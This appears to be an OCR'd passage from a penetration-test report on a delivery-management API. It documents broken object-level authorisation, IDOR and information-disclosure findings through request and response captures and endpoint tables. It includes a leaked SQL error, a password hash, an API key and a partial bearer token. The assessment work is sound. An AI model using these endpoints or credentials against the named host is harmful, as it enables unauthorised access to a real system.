
Status: 200 OK Time: 713 ms Size: 366 B

```
{
    "name": "delivery d",
    "updated_at": "2023-06-18T14:58:18.000000Z",
    "created_at": "2023-06-18T14:58:18.000000Z",
    "id": 14
}
```

The delivery driver "Leonie Hermann" can create a new role.

BOLA

Broken Object Level Authorisation



PUT https://irwell.kpf.ai/api/roles/14?name=delivery d name change

	Key	Value	Description
□	id		
☑	name	delivery d name change	
	Key	Value	Description

Status: 200 OK Time: 656 ms Size: 378 B

```
{
    "id": 14,
    "name": "delivery d name change",
    "created_at": "2023-06-18T14:58:18.000000Z",
    "updated_at": "2023-06-18T15:00:47.000000Z"
}
```

The delivery driver "Leonie Hermann" can change role details.

IDOR

Information Direct Object Reference

IDO

Information Direct Object Reference

R

API Findings

METHOD	API ENDPOINT	IDOR
GET	/api/buildings	X
GET	/api/buildings/1	X
DELETE	/api/buildings/1	X
GET	/api/deliveries	X
GET	/api/deliveries/1	X
DELETE	/api/delivers/1	X
GET	/api/machines	X
GET	/api/machines/1	X
DELETE	/api/machines/1	X
DELETE	/api/packages/1	X
GET	/api/roles	X
GET	/api/roles/1	X
POST	/api/roles	X
PUT	/api/roles/1	X
DELETE	/api/roles/1	X
GET	/api/users	X
GET	/api/users/1	X
DELETE	/api/users/1	X

Information Disclosure

API Findings


Information Disclosure

Method	API endpoint	Information Disclosure
GET	/api/buildings	X
GET	/api/buildings/1	X
POST	/api/buildings	X
PUT	/api/buildings/1	X
GET	/api/deliveries	X
GET	/api/deliveries/1	X
POST	/api/deliveries	X
PUT	/api/deliveries/1	X
GET	/api/machines	X
GET	/api/machines/1	X
POST	/api/machines	X
PUT	/api/machines/1	X
GET	/api/packages	X
GET	/api/packages/1	X
POST	/api/packages	X
PUT	/api/packages/1	X
GET	/api/roles	X
GET	/api/roles/1	X
POST	/api/roles	X
PUT	/api/roles/1	X
GET	/api/users	X
GET	/api/users/1	X
POST	/api/users	X
PUT	/api/users/1	X

API Findings


Information Disclosure

Evidence



```
POST /api/users HTTP/2
Host: irwell.kpf.ai
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Content-Type: application/json
Content-Length: 246

{
  "email":"pentest@damore.com",
  "password":"$2y$10$QAakqXmcbP0cMMI4j\/vWSeKBpyKcRf6JiD9cx3XSZvNCipFf8H0Xq",
  "full_name":"Claude Hyatt",
  "job_title":"TEST worker",
  "api_key":"QkhZZU1rUDFDWEROd3kzVzg4RHRUanlTNHVYZFhHdFdDU1VycGdUUg=="
}
```

```
HTTP/2 500 Internal Server Error
X-Powered-By: PHP/8.0.28
Cache-Control: no-cache, private
Content-Type: text/html; charset=UTF-8
Vary: Accept-Encoding
Date: Sun, 14 May 2023 18:27:26 GMT
Server: LiteSpeed
X-Turbo-Charged-By: LiteSpeed

<!-- SQLSTATE[HY000]: General error: 1364 Field 'role_id' doesn't have a
default value (SQL: insert into `users` (`email`, `password`, `full_name`,
`job_title`, `updated_at`, `created_at`) values (pentest@damore.com,
$2y$10$QAakqXmcbP0cMMI4j/vWSeKBpyKcRf6JiD9cx3XSZvNCipFf8H0Xq, Claude Hyatt,
TEST worker, 2023-05-14 18:27:26, 2023-05-14 18:27:26)) (500 Internal Server
Error) -->
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="robots" content="noindex,nofollow" />
    <meta name="viewport" content="width=device-width,initial-scale=1" />
    <title>
      SQLSTATE[HY000]: General error: 1364 Field 'role_id' doesn't have a
      default value (SQL: insert into `users` (`email`, `password`,
      `full_name`, `job_title`, `updated_at`, `created_at`) values
      (pentest@damore.com,
      $2y$10$QAakqXmcbP0cMMI4j/vWSeKBpyKcRf6JiD9cx3XSZvNCipFf8H0Xq, Claude
      Hyatt, TEST worker, 2023-05-14 18:27:26, 2023-05-14 18:27:26)) (500
      Internal Server Error)
    </title>
    <link rel="icon" type="image/png" href="
```



```
<!-- SQLSTATE[HY000]: General error: 1364 Field 'role_id' doesn't have a
default value (SQL: insert into `users` (`email`, `password`, `full_name`,
`job_title`, `updated_at`, `created_at`) values (pentest@damore.com,
$2y$10$QAakqXmcbP0cMMI4j/vWSeKBpyKcRf6JiD9cx3XSZvNCipFf8H0Xq, Claude Hyatt,
TEST worker, 2023-05-14 18:27:26, 2023-05-14 18:27:26)) (500 Internal Server
Error) -->
<!DOCTYPE html>
<html lang="en">
```


Environment variables

API Findings

Environment variables

API

Findings



Type: Bearer Token

The authorization header will be automatically

Token: ZjIndXpWSmpWNDZiRWd2UXJqUXRtRkdxR...

Status: 200 OK Time: 609 ms Size: 615 B

